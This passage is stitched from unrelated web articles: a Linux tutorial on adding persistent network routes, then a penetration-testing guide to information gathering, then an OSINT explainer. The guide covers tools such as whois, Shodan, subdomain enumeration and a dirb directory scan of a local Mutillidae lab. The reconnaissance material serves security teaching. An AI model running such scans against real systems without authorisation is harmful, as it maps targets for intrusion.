0.0.0.0          192.168.178.1  0.0.0.0        UG    100    0      0 enp0s3
10.0.3.0         10.0.3.1       255.255.255.0  UG    1      0      0 enp0s3
```

Awesome, you have added a permanent route to your Linux server!

Using Netplan

[Netplan](#) is an Ubuntu exclusive but it can be quite useful if you want to configure your network using a simple YAML file.

To add a permanent route using Netplan, add the following section to your “/etc/netplan” configuration file.

```
$ sudo vi /etc/netplan/<configuration_file>.yaml
```

```
GNU nano 4.8 /etc/netplan/01-
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    enp0s3:
      dhcp4: true
      routes:
        - to: 10.0.2.0/24
          via: 10.0.2.1
          metric: 100
```

For the changes to be applied, you will have to execute the “netplan” command with the “apply” argument.

```
$ sudo netplan apply
```

```
devconnected@devconnected:/$ sudo netplan apply
devconnected@devconnected:/$ route -n
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0        192.168.178.1  0.0.0.0         UG    100    0      0 enp0s3
10.0.2.0       10.0.2.1       255.255.255.0   UG    100    0      0 enp0s3
10.0.2.1       0.0.0.0        255.255.255.255 UH    100    0      0 enp0s3
```

Congratulations, you have configured your network using Netplan. If you want to read more about [Netplan](#) and its objectives, you can have a look at the dedicated documentation.

Using /etc/network/interfaces

To add a permanent route to a distribution using ifup and ifdown, edit the “/etc/network/interfaces” file and add the following section.

```
$ sudo vi /etc/network/interfaces
```

```
auto eth0
```

```
iface eth0 inet static
```

```
    address 10.0.2.2
```

```
    netmask 255.255.255.0
```

```
    up route add -net 10.0.3.0 netmask 255.255.0.0 gw 10.0.2.1
```


Adding permanent route configuration on RHEL

By adding the route in the previous section, there is a chance that your distribution created a file for the route to be persisted.

However, if it is not the case, you need to add it in order to keep your route when restarting your server.

On RHEL and CentOS distributions, you need to create a file named “**route-<device>**” in the “**/etc/sysconfig/network-scripts**” folder.

```
$ sudo vi /etc/sysconfig/network-scripts/route-enp0s3
```



```
devconnected@router:~  
File Edit View Search Terminal Help  
ADDRESS0=10.0.3.0  
NETMASK0=255.255.255.0  
GATEWAY0=10.0.3.1
```

Add route on Linux using nmcli

Another way of adding a route on Linux is to use the “nmcli” utility and add an IPV4 route using the “modify” command.

```
$ sudo nmcli connection modify <interface_name> +ipv4.routes "<network_ip> <gateway_ip>"
```


Note : need a complete article about the Network Manager? We have a complete article about configuring your network using [Network Manager](#).

For example, using the infrastructure of the previous section, in order to add a route, we would execute the following command.

```
$ sudo nmcli connection modify enp0s3 +ipv4.routes "10.0.3.0/24 10.0.3.1"
```

As changes are not made live, you will need to reload your network connections from disk using the “**nmcli reload**” command.


```
$ sudo nmcli connection reload
```



```
[devconnected@router ~]$ sudo nmcli connection modify enp0s3 +ipv4.routes "10.0.3.0/24 10.0.3.1"  
[devconnected@router ~]$ sudo nmcli connection reload  
[devconnected@router ~]$ ip r  
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.1 metric 100  
10.0.3.0/24 via 10.0.3.1 dev enp0s3 proto static metric 100  
192.168.122.0/24 dev virbr0 proto kernel scope link src 192.168.122.1 linkdown  
[devconnected@router ~]$
```

Awesome! Now there is a route between your first and second network.

As a consequence, you will be able to ping your second computer from the first computer.




```
devconnected@devconnected:~$ ping 10.0.3.2 -c 2  
PING 10.0.3.2 (10.0.3.2) 56(84) bytes of data.  
64 bytes from 10.0.3.2: icmp_seq=1 ttl=64 time=0.551 ms  
From 10.0.2.1 icmp_seq=2 Redirect Host(New nexthop: 2.3.0.10)  
  
--- 10.0.3.2 ping statistics ---  
2 packets transmitted, 1 received, +1 errors, 50% packet loss, time 1011ms  
rtt min/avg/max/mdev = 0.551/0.551/0.551/0.000 ms  
devconnected@devconnected:~$
```

Adding a route using the network graphical interface


If you are not into executing commands in the terminal, luckily for you, there is a way to **add a route on Linux using a graphical interface**.

Whether you are on Ubuntu, Debian or RHEL makes no difference as they all share the same network panel on GNOME.


At the top right corner of your screen, look for a small network icon and click on it.




Click on **“Wired Connected”** and look for the **“Wired Settings”** panel under it.



When the panel opens, look for the **“Wired”** section and click on the small gear wheel right next to it.



In the “**Wired**” panel, you will be presented with many different parameters : **your current IPv4 address, your current MAC address, an optional IPv6 address and your link speed.**



In the “**IPv4**” tab, you will be presented with your current IP configured (most likely two for your computer to act as a [Linux router](#)).

Right under it, you will see the “**Routes**” section. In there, you can specify the input of the previous sections.

Details
Identity
IPv4
IPv6
Security

Addresses

Address	Netmask	Gateway	
10.0.2.1	255.255.255.0		✕
10.0.3.1	255.255.255.0		✕
			✕

DNS
Automatic

ON

Separate IP addresses with commas

Routes
Automatic

ON

Address	Netmask	Gateway	Metric	
10.0.3.0	255.255.255.0	10.0.3.1		✕
				✕

When you are done, click on the **“Apply”** blue button at the top right corner of the window.

In order for the changes to be applied, you will need to restart your network. You can achieve that by clicking on the **“on/off” toggle** in the “Wired” window of the network parameters.

Wired
+

1000 Mb/s

OFF

⚙️

Done!

You have successfully added a route on Linux using the graphical interface, your computers should now be able to talk to each other.

Troubleshooting Internet issues on Linux

In some cases, you may want to add a route on your Linux because you want to be able to reach websites outside of your local network, say 8.8.8.8 for example.

As an example, let’s say that you have a local router linked to “Internet” that resides at 192.168.178.1/24.


Inspecting your current routes is an easy way for you to guess why you are not able to reach Internet websites.

The thought process is quite simple :

- Is the IP that I am trying to reach a part of my subnet or not?
- If yes, I should be able to reach it without any routes, **everything will be handled by the ARP protocol and Ethernet.**
- If not, I need to have a route from my computer to a router that is able to forward requests to Internet.

However, remember that routes are two-lane highways : you need to be able to reach an external IP, but the external IP needs to be able to reach back to you.

As a consequence, routes need to be correctly defined on your local network architecture. As a diagram is more useful than a thousand words, here is a way to understand it.



Whenever you are troubleshooting Internet issues, you have to think with routes : **do I have a route from my computer to the computer that I am trying to reach?**

Are the computers or routers between me and the target configured to handle my calls?

Reaching a part of the network is great, **but is this part of the network able to answer me back?**

In our diagram detailed above, our router may receive an answer from Google, but it has to know what to do with the request. In your local home network, you don't have to worry about it as most of the requests are forwarded using the [NAT protocol](#) (short for Network Address Translation Protocol).


<https://devconnected.com/how-to-add-route-on-linux/>

Information Gathering

Information Gathering is the first and foundation step in the success of penetration testing. The more useful information you have about a target, the more you can find vulnerabilities in the target and find more serious problems in the target by exploiting them (to demonstrate). In this article, I am discussing information gathering techniques for penetration testing of IT infrastructure.

(1) Whois Lookup (<http://whois.domaintools.com>)

It helps in identifying the owner of a target, hosted company, and location of servers, IP address, Server Type, etc. You need to just the domain name and you may will get the juicy information.



[Click Here for Active Reconnaissance Tools used for Penetration Testing](#)

(2) Identify technologies of the target web application

It helps in identifying technologies used in the development of web applications. It also helps in determining the outdated modules of software used in development. Later you can search exploits on exploit-db.com to further demonstrate the exploitation of issues in the web application. I am listing out resources that can be used to identify technologies of target:

- [Wappalyzer](#)
- Netcraft site report (https://toolbar.netcraft.com/site_report)
- <https://builtwith.com/>

← → ↻ https://toolbar.netcraft.com/site_report

Netcraft Site Report

Netcraft Extension

- Home
- Download Now!
- Report a Phish
- Site Report
- Top Reporters
- Incentives for reporters
- Phishiest TLDs
- Phishiest Countries
- Phishiest Hosters
- Phishiest Certificate Authorities
- Phishing Map
- Takedown Map
- Most Popular Websites
- Branded Extensions
- Tell a Friend

Phishing & Fraud

- Phishing Site Feed
- Hosting Phishing Alerts
- SSL CA Phishing Alerts
- Protection for TLDs against

Background

Site title	Netcraft Internet Research, Anti-Phishing and PCI Security Services	Date first seen	January 1996
Site rank	3963	Primary language	English
Description	Not Present		
Keywords	Not Present		
Netcraft Risk Rating [FAQ]	0/10		

Network

Site	http://www.netcraft.com	Netblock Owner	Amazon.com, Inc.
Domain	netcraft.com	Nameserver	ns0.netcraft.com
IP address	54.192.29.251 (VirusTotal)	DNS admin	hostmaster@netcraft.com
IPv6 address	Not Present	Reverse DNS	server-54-192-29-251.dub2.r.cloudfront.net
Domain registrar	networksolutions.com	Nameserver organisation	whois.networksolutions.com
Organisation	Statutory Masking Enabled, Statutory Masking Enabled, Statutory Masking Enabled, Statutory Masking Enabled	Hosting company	Amazon

(3) Robtex (<https://www.robtx.com/>)

This resource is perfect for gathering information related to DNS. [Click Here to know more methods of performing DNS Enumeration.](#)

Welcome to Robtex!

What is Robtex used for?

Robtex is used for various kinds of research of IP numbers, Domain names, etc

Are you a normal IT guy doing data forensics, investigating competitors, tracking spammers or hackers or a virus, or just curious? No matter what, this should be the first place to go

What does Robtex do?

Robtex uses various sources to gather public information about IP numbers, domain names, host names, Autonomous systems, routes etc. It then indexes the data in a big database and provide free access to the data.

We aim to make the fastest and most comprehensive free DNS lookup tool on the Internet.

Our database now contains billions of documents of Internet data collected over more than a decade.

How to use Robtex?

[Click Here to Test DNS Zone Transfer](#)

(4) Subdomain Enumeration


Subdomain Enumeration is a technique to identify unused subdomains registered with the organization. Many tools available for subdomain enumeration like Knockpy, sublist3r, etc. are some of them.

- **Download Link (Knockpy):** <https://github.com/guelfoweb/knock>
- **Download Link (Sublist3r):** <https://github.com/aboul31a/Sublist3r>

The below video helps in installation and explains the usage of knockpy tool.

(5) Shodan (<https://www.shodan.io/>)

It is considered the first search engine to identify assets that are connected to the internet. It helps identify the misconfigured IoT devices (like a camera), IT infrastructure and monitor an organization's network security.



(6) Certificate Transparency (CT) (<https://www.certificate-transparency.org/>)

Certificate Authority (CA) needs to publish all SSL/TLS certificates which they issue. This portal is open for the public and anyone can see the CT logs and identify certificates issue for a particular domain.

[Click Here to know Passive Reconnaissance Techniques for Penetration Testing](#)

(7) Discovering Sensitive Files

Many tools are available for finding the URL of sensitive files. One such tool is dirb which is a web content discovery tool.

```
root@kali:~# dirb

-----
DIRB v2.22
By The Dark Raver
-----

./dirb <url_base> [<wordlist_file(s)>] [options]

===== NOTES =====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

===== HOTKEYS =====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.

===== OPTIONS =====
-a <agent_string> : Specify your custom USER_AGENT.
-c <cookie_string> : Set a cookie for the HTTP request.
-f : Fine tuning of NOT_FOUND (404) detection.
-H <header_string> : Add a custom header to the HTTP request.
-i : Use case-insensitive search.
-l : Print "Location" header when found.
-N <nf_code> : Ignore responses with this HTTP code.
-o <output_file> : Save output to disk.
-p <proxy[:port]> : Use this proxy. (Default port is 1080)
```

Usage:

```

root@kali:~# dirb http://192.168.133.133/mutillidae/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Nov 24 15:14:31 2018
URL_BASE: http://192.168.133.133/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.133.133/mutillidae/ ----
+ http://192.168.133.133/mutillidae/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.168.133.133/mutillidae/ajax/
==> DIRECTORY: http://192.168.133.133/mutillidae/classes/
+ http://192.168.133.133/mutillidae/credits (CODE:500|SIZE:30)
==> DIRECTORY: http://192.168.133.133/mutillidae/data/
==> DIRECTORY: http://192.168.133.133/mutillidae/documentation/
+ http://192.168.133.133/mutillidae/home (CODE:500|SIZE:144)
==> DIRECTORY: http://192.168.133.133/mutillidae/images/
==> DIRECTORY: http://192.168.133.133/mutillidae/includes/
+ http://192.168.133.133/mutillidae/index (CODE:200|SIZE:45604)
+ http://192.168.133.133/mutillidae/index.php (CODE:200|SIZE:45604)


```

[Click Here to know Passive Reconnaissance Techniques For Penetration Testing](#)

(8) American Registry for Internet Numbers (ARIN)

ARIN organization manages the IP address numbers for the U.S. and its assigned territories. By using the below URL, you will get a lot of information related to an organization's systems configuration from public domain sources.

URL: <https://www.arin.net/>



(9) Autonomous System Number (ASN)

To identify ASN for the organization, use <https://bgp.he.net/> by keyword.

<https://t.me/learningnets>



Result	Description
google	
AS6432	Google Fiber Inc.
AS45566	AS number for Google Corporate Network in APAC
AS43515	Google Ireland Limited
AS41264	Google Switzerland GmbH
AS40873	Google LLC
AS396982	Google LLC
AS395973	Google LLC
AS394699	Google Access LLC
AS394639	Google LLC
AS394507	Google LLC
AS36987	Google Kenya Limited
AS36492	Google, LLC
AS36385	Google LLC
AS36384	Google LLC

(10) Port Scanning

To identify web ports and other useful information such as Operating System, device type, MAC addresses etc. by proving URL or IP.

- [Nmap](#)
- [Masscan](#)

What is OSINT?

If you've heard the name but are wondering what it means, OSINT stands for open source intelligence, which refers to any information that can legally be gathered from free, public sources about an individual or organization. In practice, that tends to mean information found on the internet, but technically any public information falls into the category of OSINT whether it's books or reports in a public library, articles in a newspaper or statements in a press release.

OSINT also includes information that can be found in different types of media, too. Though we typically think of it as being text-based, [information in images](#), videos, webinars, public speeches and conferences all fall under the term.

What is OSINT Used For?


By gathering publicly available sources of information about a particular target an attacker – or friendly [penetration tester](#) – can profile a potential victim to better understand its characteristics and to narrow down the search area for possible vulnerabilities. Without actively engaging the target, the attacker can use the intelligence produced to build a threat model and develop a plan of attack. [Targeted cyber attacks](#), like military attacks, begin with reconnaissance, and the first stage of digital reconnaissance is passively acquiring intelligence without alerting the target.

Gathering OSINT on yourself or your business is also a great way to understand what information you are gifting potential attackers. Once you are aware of what kind of intel can be gathered about you from public sources, you can use this to help you or your security team develop better defensive strategies. What vulnerabilities does your public information expose? What can an attacker learn that they might leverage in a [social engineering](#) or phishing attack?

What is the OSINT Framework?

Gathering information from a vast range of sources is a time consuming job, but there are many tools to make intelligence gathering simpler. While you may have heard of tools like [Shodan](#) and port scanners like Nmap and Zenmap, the full range of tools is vast. Fortunately, security researchers themselves have begun to document the tools available.

